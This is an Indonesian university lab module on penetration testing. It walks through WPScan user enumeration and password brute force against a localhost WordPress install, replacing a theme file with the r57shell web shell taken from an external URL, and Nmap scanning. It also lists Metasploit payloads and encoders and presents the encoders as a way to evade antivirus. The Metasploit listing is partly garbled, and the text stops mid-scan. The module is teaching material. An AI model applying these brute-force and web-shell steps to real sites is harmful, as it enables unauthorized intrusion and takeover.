

2018

# Modul Praktikum Keamanan Sistem Komputer



## Dosen Pengampuh

1. **Rizka Ardiansyah, S.Kom., M.Kom**
2. **Hajra Rasmita Ngemba, S.Kom., MM., M.Kom**
3. **Syaiful Hendra, S.Kom., M.Kom**

LABORATORIUM  
TEKNOLOGI INFORMATIKA  
FAKULTAS TEKNIK  
UNIVERSITAS TADULAKO



## **ATURAN LABORATORIUM FAKULTAS TEKNIK INFORMATIKA UNIVERSITAS TADULAKO**

Setiap Mahasiswa Fakultas Teknik Jurusan Teknologi Informasi yang akan menggunakan Fasilitas **WAJIB** mematuhi Aturan sebagai berikut :

1. Menggunakan seragam resmi UNTAD, dan Membawa Kartu Tanda Mahasiswa (KTM) yang masih berlaku.
2. Pakaian Rapi
3. Dilarang **merokok** dan **makan minum** didalam ruangan, dan membuang sampah pada tempatnya
4. Dilarang menyimpan barang-barang milik pribadi di Laboratorium tanpa seijin Fakultas
5. Dilarang menginap di Laboratorium tanpa seijin Fakultas
6. Jam Kerja Laboratorium dan Ruang Riset adalah 08.00 WIB sampai 21.00 WITA
7. Mahasiswa yang akan menggunakan Laboratorium dan atau ruang riset diluar jam kerja, harus mengajukan ijin kepada Fakultas

Kepala Lab

**Rizka Ardiansyah, S.Kom., M.Kom**

## Modul 5

### SCANNING & EXPLOIT

---

#### Tujuan

Setelah mengikuti praktikum ini mahasiswa diharapkan dapat:

1. Mahasiswa mengenal dan memahami konsep *foot printing*
2. Mahasiswa mengenal dan memahami konsep *network scanning*
3. Mahasiswa dapat melakukan dasar network scanning menggunakan nmap

#### Alat & Bahan

1. Virtualisasi (Vmware , virtualbox, KVM dll)
2. OS Pentest (Kali linux , *backbox*, *blackbuntu*, dll) KALI LINUX  
(*RECOMMENDED*)
3. Wpscan
4. Wordpress (versi 3.9.14)

#### Dasar Teori

“*Foot printing* proses untuk mengumpulkan dan akumulasi data demi tujuan tertentu pada lingkup jaringan komputer biasanya digunakan untuk mencari jalan masuk ke sebuah system untuk mengeksploitasi sistem tersebut.” (Rouse, 2007).

“Metodologi pengumpulan data (*Information Gathering*) dalam sertifikasi CEH dibagi menjadi 7 tahap yaitu :

1. Menggali informasi awal
2. Mencari informasi range jaringan yang digunakan
3. Mencari komputer yang aktif
4. Mencari port yang terbuka dan keberadaan *access point*
5. *OS Finger printing*
6. *Finger printing services*
7. *Network mapping*

## WPScan

WPScan merupakan *tools vulnerability scanner* untuk CMS Wordpress yang ditulis dengan menggunakan bahasa pemrograman ruby, WPScan mampu mendeteksi kerentanan umum serta daftar semua *plugin* dan *theme* yang digunakan oleh sebuah website yang menggunakan CMS Wordpress.

A screenshot of a terminal window displaying the WPScan logo, which is a stylized 'W' and 'X' made of characters. Below the logo, it says 'WordPress Security Scanner by the WPScan Team', 'Version 2.9.2', and 'Sponsored by Sucuri - https://sucuri.net'. It also lists several GitHub handles: @WPScan\_, @ethicalhack3r, @erwan\_lr, pydl, and @\_FireFart\_. A horizontal line separates the header from the 'Examples' section. The examples include: '-Further help ... ruby ./wpscan.rb --help', '-Do 'non-intrusive' checks ... ruby ./wpscan.rb --url www.example.com', '-Do wordlist password brute force on enumerated users using 50 threads ... ruby ./wpscan.rb --url www.example.com --wordlist darkc0de.lst --threads 50', '-Do wordlist password brute force on the 'admin' username only ... ruby ./wpscan.rb --url www.example.com --wordlist darkc0de.lst --username admin', and '-Enumerate installed plugins ... ruby ./wpscan.rb --url www.example.com --enumerate p'.

```
WordPress Security Scanner by the WPScan Team
Version 2.9.2
Sponsored by Sucuri - https://sucuri.net
@_WPScan_, @ethicalhack3r, @erwan_lr, pydl, @_FireFart_

Examples :

-Further help ...
ruby ./wpscan.rb --help

-Do 'non-intrusive' checks ...
ruby ./wpscan.rb --url www.example.com

-Do wordlist password brute force on enumerated users using 50 threads ...
ruby ./wpscan.rb --url www.example.com --wordlist darkc0de.lst --threads 50

-Do wordlist password brute force on the 'admin' username only ...
ruby ./wpscan.rb --url www.example.com --wordlist darkc0de.lst --username admin

-Enumerate installed plugins ...
ruby ./wpscan.rb --url www.example.com --enumerate p
```

### ScreenshootWpscan

## WPSCAN ARGUMENTS

--update Update the database to the latest version.

--url | -u <target url> The WordPress URL/domain to scan.

--force | -f Forces WPScan to not check if the remote site is running WordPress.

--enumerate | -e [option(s)] Enumeration.

option :

u usernames from id 1 to 10

u[10-20] usernames from id 10 to 20 (you must write [] chars)

p plugins

vp only vulnerable plugins

ap all plugins (can take a long time)

tt timthumbs

t themes

vt only vulnerable themes

at all themes (can take a long time)

Multiple values are allowed : "-e tt,p" will enumerate timthumbs and plugins

If no option is supplied, the default is "vt,tt,u,vp"

--exclude-content-based "<regexp or string>"

Used with the enumeration option, will exclude all occurrences based on the regexp or string supplied.

You do not need to provide the regexp delimiters, but you must write the quotes (simple or double).

--config-file | -c <config file> Use the specified config file, see the example.conf.json.

--user-agent | -a <User-Agent> Use the specified User-Agent.

--cookie <string> String to read cookies from.

--random-agent | -r Use a random User-Agent.

--follow-redirection If the target url has a redirection, it will be followed without asking if you wanted to do so or not

--batch Never ask for user input, use the default behaviour.

--no-color Do not use colors in the output.

--log [filename] Creates a log.txt file with WPScan's output if no filename is supplied. Otherwise the filename is used for logging.

--no-banner Prevents the WPScan banner from being displayed.

--disable-accept-header Prevents WPScan sending the Accept HTTP header.

--disable-referer Prevents setting the Referer header.

--disable-tls-checks Disables SSL/TLS certificate verification.

--wp-content-dir <wp content dir> WPScan try to find the content directory (ie wp-content) by scanning the index page, however you can specify it.

Subdirectories are allowed.

--wp-plugins-dir <wp plugins dir> Same thing than --wp-content-dir but for the plugins directory.

If not supplied, WPScan will use wp-content-dir/plugins. Subdirectories are allowed

--proxy <[protocol://]host:port> Supply a proxy. HTTP, SOCKS4 SOCKS4A and SOCKS5 are supported.

If no protocol is given (format host:port), HTTP will be used.

--proxy-auth <username:password> Supply the proxy login credentials.

--basic-auth <username:password> Set the HTTP Basic authentication.

--wordlist | -w <wordlist> Supply a wordlist for the password brute forcer.

If the "-" option is supplied, the wordlist is expected via STDIN.

--username | -U <username> Only brute force the supplied username.

--usernames <path-to-file> Only brute force the usernames from the file.

--cache-dir <cache-directory> Set the cache directory.

--cache-ttl <cache-ttl> Typhoeus cache TTL.

--request-timeout <request-timeout> Request Timeout.

--connect-timeout <connect-timeout> Connect Timeout.

--threads | -t <number of threads> The number of threads to use when multi-threading requests.

--max-threads <max-threads> Maximum Threads.

--throttle <milliseconds> Milliseconds to wait before doing another web request. If used, the --threads should be set to 1.

--help | -h This help screen.

--verbose | -v Verbose output.

--version Output the current version and exit.

## Scanning

Langkah pertama adalah *scanwebsite* yang ingin di eksploit (dalam hal ini menggunakan wordpress yang terinstall di *localhost*)

```
root@kali:~# wpscan --url 127.0.0.1/wordpress --enumerate u
```

Hasil scan akan menunjukkan *user* yang *login* pada *site* tersebut

```
[+] Enumerating usernames ...
[+] Identified the following 1 user/s:
  +---+-----+-----+
  | Id | Login | Name |
  +---+-----+-----+
  | 1  | admin | admin |
  +---+-----+-----+
[!] Default first WordPress username 'admin' is still used

[+] Finished: Wed Jul 12 00:01:11 2017
[+] Requests Done: 61
[+] Memory used: 7.25 MB
[+] Elapsed time: 00:00:16
```

## Brute Force

*Brute Force Attack* adalah metode untuk meretas *password* (*password cracking*) dengan cara mencoba semua kemungkinan kombinasi yang ada pada “wordlist”

```
[+] Enumerating plugins from passive detection ...
[+] No plugins found
[+] Starting the password brute forcer
[+] [SUCCESS] Login : admin Password : jGQhFVTJgFRC

Brute Forcing 'admin' Time: 00:00:00 <== > (1 / 4) 25.00% ETA: 00:00:00
+-----+
| Id | Login | Name | Password |
+-----+
|    | admin |      | jGQhFVTJgFRC |
+-----+

[+] Finished: Wed Jul 12 00:37:42 2017
[+] Requests Done: 55
[+] Memory used: 16.715 MB
[+] Elapsed time: 00:00:05
```

Login dengan


User : admin

Password : jGQhFVTgFRC



## Eksplit

Setelah masuk ke dashboard Wordpress




Untuk melakukan eksplit pada wordpress kita memerlukan *shell code* tambahan, kali ini kita menggunakan r57shell

<http://privshells.com/upload/privr57.txt>

masuk ke direktori tempat dimana tema wordpress disimpan


```
root@kali:~# cd /opt/lampp/htdocs/wordpress/wp-content/themes/twentytwelve
```

ganti *source code* `archive.php` dengan *shell code* ini, lalu *save*



## Buka alamat

Localhost/wordpress/wp-content/themes/twentytwelve/archive.php pada browser



Setelah muncul gambar seperti diatas, kita dapat melakukan eksploit sesuai kebutuhan kita

## SCANNING

Pada modul ini, menggunakan nmap untuk melakukan praktikum *network scanning*. Nmap singkatan dari *Network Mapper* adalah sebuah perangkat lunak yang digunakan untuk eksplorasi dan mengaudit keamanan jaringan. Nmap menggunakan paket IP untuk menentukan *host* mana saja yang tersedia pada jaringan, layanan (nama aplikasi dan versi), sistem operasi (dan versinya) apa yang digunakan, apa jenis *firewall*/ filter paket yang digunakan, dan sejumlah karakteristik lainnya.


Aturan penulisan perintah nmap :

`nmap [ <Scan Type> ... ] [ <Options> ] [ <target specification> ]`

Macam-macam teknik scanning yang dilakukan nmap :

### 1. DISCOVERING HOST (PENCARIAN *HOST*)

#sudo nmap -sP 192.168.6.1/24 (menyesuaikan Network)



```
Nmap scan report for 192.168.6.1
Host is up (0.00062s latency).
Nmap scan report for 192.168.6.13
Host is up (0.0075s latency).
Nmap scan report for 192.168.6.36
Host is up (0.0019s latency).
Nmap scan report for 192.168.6.45
Host is up (0.00040s latency).
Nmap scan report for 192.168.6.46
Host is up (0.00051s latency).
Nmap scan report for 192.168.6.55
Host is up (0.00057s latency).
Nmap scan report for 192.168.6.68
Host is up (0.00023s latency).
Nmap done: 256 IP addresses (7 hosts up) scanned in 19.21 seconds
lurahw@lurahw:~$
```

Pilihan yang tersedia untuk discovering host

Option	Description
-sL	Print a list of targets and their DNS names
-sP	Perform a ping scan
-sN	Disable host discovery
-PR	Perform an ARP ping
-n	Disable DNS name resolution (also increased scan speed)
-R	Enable DNS name resolution on all targets, even non-active targets

## 2. PORT SCANNING

#sudo nmap -sS 192.168.6.1(menyesuaikan )

```
Starting Nmap 7.01 ( https://nmap.org ) at 2016-03-04 06:36 WIB
Nmap scan report for 192.168.6.1
Host is up (0.0031s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
53/tcp    open  domain
80/tcp    open  http
2000/tcp  open  cisco-sccp
8291/tcp  open  unknown
MAC Address: D4:CA:6D:D7:B9:22 (Routerboard.com)
```

Pilihan yang tersedia untuk *port scanning*

Option	Description
-sS	<i>TCP SYN scan</i>
-sT	<i>TCP connect scan</i>
-sU	<i>UDP port scan</i>
-sN	<i>TCP null scan</i>
-sF	<i>TCP FIN scan</i>
-sX	<i>TCP Xmas scan</i>
-	<i>TCP Ack scan</i>
-sW	<i>TCP window scan</i>
-sO	<i>IP protocol scan</i>
-F	<i>Fast scan</i>

Berikut port yang sering ditemukan pada *network scanning*:

<b><i>Port (s)</i></b>	<b><i>Protocol (s)</i></b>	<b><i>Description</i></b>
80	TCP	<i>Hypertext Transfer Protocol (HTTP)</i>
443	TCP	<i>HTTP Secure sockets (HTTPS)</i>
53	UDP and TCP	<i>Domain Name Service (DNS)</i>
25	TCP	<i>Simple Mail Transport Protocol (SMTP)</i>
22	TCP	<i>Secure Shell (SSH)</i>
23	TCP	<i>Telnet</i>
20 and 21	TCP	<i>File Transfer Protocol (FTP)</i>
135 -139 and 445	TCP and UDP	<i>Windows File Sharing, login, and Remote Procedure Call (RPC)</i>
500	UDP	<i>Internet Security Association and Key Management Protocol (ISAKMP), key negotiation for Secure Internet Protocol (IPSec), virtual private networks (VPNs)</i>
5060	UDP	<i>Session Initiation Protocol (SIP) for some Voice over IP (VoIP)</i>



### 3. DETECTION OPERATION SYSTEM

#sudo nmap -O 192.168.6.1 (menyesuaikan target)

```
Nmap scan report for 192.169.6.1
Host is up (0.20s latency).
Not shown: 997 closed ports
PORT      STATE      SERVICE
22/tcp    open      ssh
25/tcp    filtered  smtp
80/tcp    open      http
Aggressive OS guesses: OpenBSD 4.0 (92%), FreeBSD 6.2-RELEASE (91%),
(JunOS 12.1) (89%), Juniper Networks JUNOS 12 (89%), Juniper SRX100-s
BM AIX 5.3 (88%), IBM AIX 7.1 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 15 hops
```

### 4. DETECTION SERVICE

#sudo nmap -sV 192.168.6.1 (menyesuaikan target)

```
Starting Nmap 7.01 ( https://nmap.org ) at 2016-03-04 06:49 WIB
Nmap scan report for 192.169.6.1
Host is up (0.20s latency).
Not shown: 997 closed ports
PORT      STATE      SERVICE VERSION
22/tcp    open      ssh      OpenSSH 6.0 (protocol 2.0)
25/tcp    filtered  smtp
80/tcp    open      http      Embedthis-Appweb 3.2.3
```

### 5. EXPLOITATION

Sebelum lanjut pada pembahasan eksploitasi, disini akan dijelaskan sedikit mengenai *tool* yang akan kita gunakan, dalam pembahasan ini kita akan menggunakan tool Metasploit, dimana tool ini sangatlah super power untuk eksploitasi system.

Berikut adalah beberapa Screenshoot dari Metasploit



Perhatikan gambar dibawah ini:



Pada gambar diatas, kita melihat beberapa fitur dari metasploit , metasploit yang digunkana pada gambar tersebut adalah metasploit versi **4.11.11-dev** dimana memiliki :

Nama fitur	Jumlah
Exploit	1520
Auxiliary	881
Payloads	437
Encoders	38
Post	259
Nops	8





Payload adalah yang terpenting dari metasploit , payload merupakan *tools* yang berhubungan dengan jenis *handler* (penguasaan target) selain itu *payload* juga bisa digunakan sebagai *malware generator*. Untuk melihat jenis *payload* ketikkan

windows-meterpreter/reverse_tcp_allps_is	no ma_ Windows Meterpreter [Reflective Injection], Reverse All-Port TCP Stager
windows-meterpreter/reverse_tcp_dns	no ma_ Windows Meterpreter [Reflective Injection], Reverse TCP Stager (DNS)
windows-meterpreter/reverse_tcp_rdt_dns	no ma_ Windows Meterpreter [Reflective Injection], Reverse TCP Stager (RCA Stage Encryption)
windows-meterpreter/reverse_tcp_rdt_dns	no ma_ Windows Meterpreter [Reflective Injection], Reverse TCP Stager (RCA Stage Encryption)
windows-meterpreter/reverse_tcp_udp	no ma_ Windows Meterpreter [Reflective Injection], Reverse TCP Stager (with UDP Support)
windows-meterpreter/reverse_tcp_synflood	no ma_ Windows Meterpreter [Reflective Injection], Windows Reverse HTTP Stager (winhttp)
windows-meterpreter/reverse_tcp_synflood	no ma_ Windows Meterpreter [Reflective Injection], Windows Reverse HTTP Stager (winhttp)
windows-meterpreter/bind_tcp	no ma_ Windows Meterpreter Shell, Bind TCP Inline
windows-meterpreter/reverse_tcp_ip6v6	no ma_ Windows Meterpreter Shell, Reverse IPv6 In-line
windows-meterpreter/reverse_tcp_ip6v6	no ma_ Windows Meterpreter Shell, Reverse HTTP's Inline
windows-meterpreter/reverse_tcp_ip6v6_tcp	no ma_ Windows Meterpreter Shell, Reverse TCP In-line (IPv6)
windows-meterpreter/reverse_tcp_ip6v6_tcp	no ma_ Windows Meterpreter Shell, Reverse TCP In-line
windows-meterpreter/bind_tcp	no ma_ Windows Meterpreter Service, Bind TCP
windows-meterpreter/reverse_tcp	no ma_ Windows Meterpreter Service, Reverse TCP In-line
windows-pcclump/linject/hidden_ipknock_tcp	no ma_ Windows Inject DLL, Hidden Bind Ipknock TCP Stager
windows-pcclump/linject/hidden_ipknock_tcp	no ma_ Windows Inject DLL, Hidden Bind TCP Stager
windows-pcclump/linject/hidden_ip6v6_tcp	no ma_ Windows Inject DLL, Bind IPv6 TCP Stager (Windows x86)
windows-pcclump/linject/hidden_ip6v6_tcp	no ma_ Windows Inject DLL, Bind IPv6 TCP Stager (No Win or MinI)
windows-pcclump/linject/hidden_ip6v6_tcp	no ma_ Windows Inject DLL, Bind TCP Stager (Windows x86)
windows-pcclump/linject/hidden_ip6v6_tcp	no ma_ Windows Inject DLL, Bind TCP Stager (RCA Stage Encryption)
windows-pcclump/linject/hidden_ip6v6_tcp	no ma_ Windows Inject DLL, Bind TCP Stager with UDP Support (Windows x86)
windows-pcclump/linject/hidden_ip6v6_tcp	no ma_ Windows Inject DLL, Bind TCP Stager (No Win or MinI)
windows-pcclump/linject/hidden_ip6v6_tcp	no ma_ Windows Inject DLL, Reverse TCP Stager (No Win or MinI)
windows-pcclump/linject/hidden_ip6v6_tcp	no ma_ Windows Inject DLL, Reverse Critical TCP Stager (No Win or MinI)
windows-pcclump/linject/hidden_ip6v6_tcp	no ma_ Windows Inject DLL, Reverse TCP Stager (DNS)
windows-pcclump/linject/hidden_ip6v6_tcp	no ma_ Windows Inject DLL, Reverse TCP Stager (RCA Stage Encryption)
windows-pcclump/linject/hidden_ip6v6_tcp	no ma_ Windows Inject DLL, Reverse TCP Stager (RCA Stage Encryption)
windows-pcclump/linject/hidden_ip6v6_tcp	no ma_ Windows Inject DLL, Reverse TCP Stager with UDP Support
windows-pcclump/linject/hidden_ip6v6_tcp	no ma_ Windows Meterpreter Escape: It Injected!, Hidden Bind Ipknock TCP Stager
windows-pcclump/linject/hidden_ip6v6_tcp	no ma_ Windows Meterpreter Escape: It Injected!, Hidden Bind TCP Stager
windows-pcclump/linject/hidden_ip6v6_tcp	no ma_ Windows Meterpreter Escape: It Injected!, Bind TCP Stager (Windows x86)
windows-pcclump/linject/hidden_ip6v6_tcp	no ma_ Windows Meterpreter Escape: It Injected!, Bind TCP Stager with UDP Support (Windows x86)
windows-pcclump/linject/hidden_ip6v6_tcp	no ma_ Windows Meterpreter Escape: It Injected!, Bind TCP Stager (No Win or MinI)
windows-pcclump/linject/hidden_ip6v6_tcp	no ma_ Windows Meterpreter Escape: It Injected!, Bind TCP Stager (No Win or MinI)
windows-pcclump/linject/hidden_ip6v6_tcp	no ma_ Windows Meterpreter Escape: It Injected!, Bind TCP Stager (RCA Stage Encryption)
windows-pcclump/linject/hidden_ip6v6_tcp	no ma_ Windows Meterpreter Escape: It Injected!, Bind TCP Stager with UDP Support (Windows x86)

## D. ENCODERS

Disini encoders sangat berperan vital saat proses eksploitasi dikarenakan disini titik temu antara antivirus / *firewall* yang kita gunakan , semakin baik *encoderyang* kita gunakan maka semakin susah untuk terdeteksi oleh antivirus.

#show encoders

Name	Disclosure Date	Rank	Description
cmd/echo	----	good	Echo Command Encoder
cmd/generic_sh	-----	manual	Generic Shell Variable Substitution Command Encoder
cmd/ifs		low	Generic \$(IFS) Substitution Command Encoder
cmd/perl		normal	Perl Command Encoder
cmd/powershell_base64		excellent	Powershell Base64 Command Encoder
cmd/printt_php_mq		manual	print(1) via PHP magic_quotes Utility Command Enco
generic/otcar		manual	The OTCAR Encoder
generic/none		normal	The "none" Encoder
mipsbe/byte_xori		normal	Byte XORi Encoder
mipsbe/longxor		normal	XOR Encoder
mipsle/byte_xori		normal	Byte XORi Encoder
mipsle/longxor		normal	XOR Encoder
ppc/base64		great	PPC Base64 Encoder
ppc/longxor		normal	PPC LongXOR Encoder
ppc/longxor_tag		normal	PPC LongXOR Encoder
sparc/longxor_tag		normal	Sparc MDRD XOR Encoder
x86/xor		normal	XOR Encoder
x86/add_sub		manual	Add/Sub Encoder
x86/alpha_mixed		low	Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper		low	Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_underscore_tolower		manual	Avoid underscore/tolower
x86/avoid_utf8_tolower		manual	Avoid UTF8/tolower
x86/blazor		manual	Blazor - A Metamorphic Block Based XOR Encoder
x86/bnp_polyglot		manual	BNP Polyglot
x86/call4_guard_xor		normal	Call44 Guard XOR Encoder
x86/context_cpuid		manual	CPUID-based Context Keyed Payload Encoder
x86/context_stat		manual	stat(2)-based Context Keyed Payload Encoder
x86/context_time		manual	Time(2)-based Context Keyed Payload Encoder
x86/countdown		normal	Single-byte XOR Countdown Encoder
x86/instlen_mov		normal	Variable-length instlen/mov Word XOR Encoder
x86/jmp_call_additive		normal	Jump/Call XOR Additive Feedback Encoder
x86/nonalpha		low	Non-Alpha Encoder
x86/nonupper		low	Non-Upper Encoder
x86/opt_sub		manual	Sub Encoder (optimised)
x86/shikata_qa_mai		excellent	Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit		manual	Single Static Bit
x86/unicode_mixed		manual	Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper		manual	Alpha2 Alphanumeric Unicode Uppercase Encoder

Setelah memahami dasar dasar dari metasploit, kita akan lanjut ke inti dari praktikum, pada sesi ini kita akan mencari sebuah celah pada sistem operasi pada windows xp dengan alamat ip 192.168.168.129 (**menyesuaikan**) dengan menggunakan nmap sebagai alat untuk mencari celah pada windows XP.



Untuk mengetahui port yang terbuka pada windows xp ketikan perintah :

#sudo nmap -sS 192.168.168.129 (menyesuaikan target)

```
Starting Nmap 7.01 ( https://nmap.org ) at 2016-03-08 23:35 WIB
Nmap scan report for 192.168.168.129
Host is up (0.00049s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
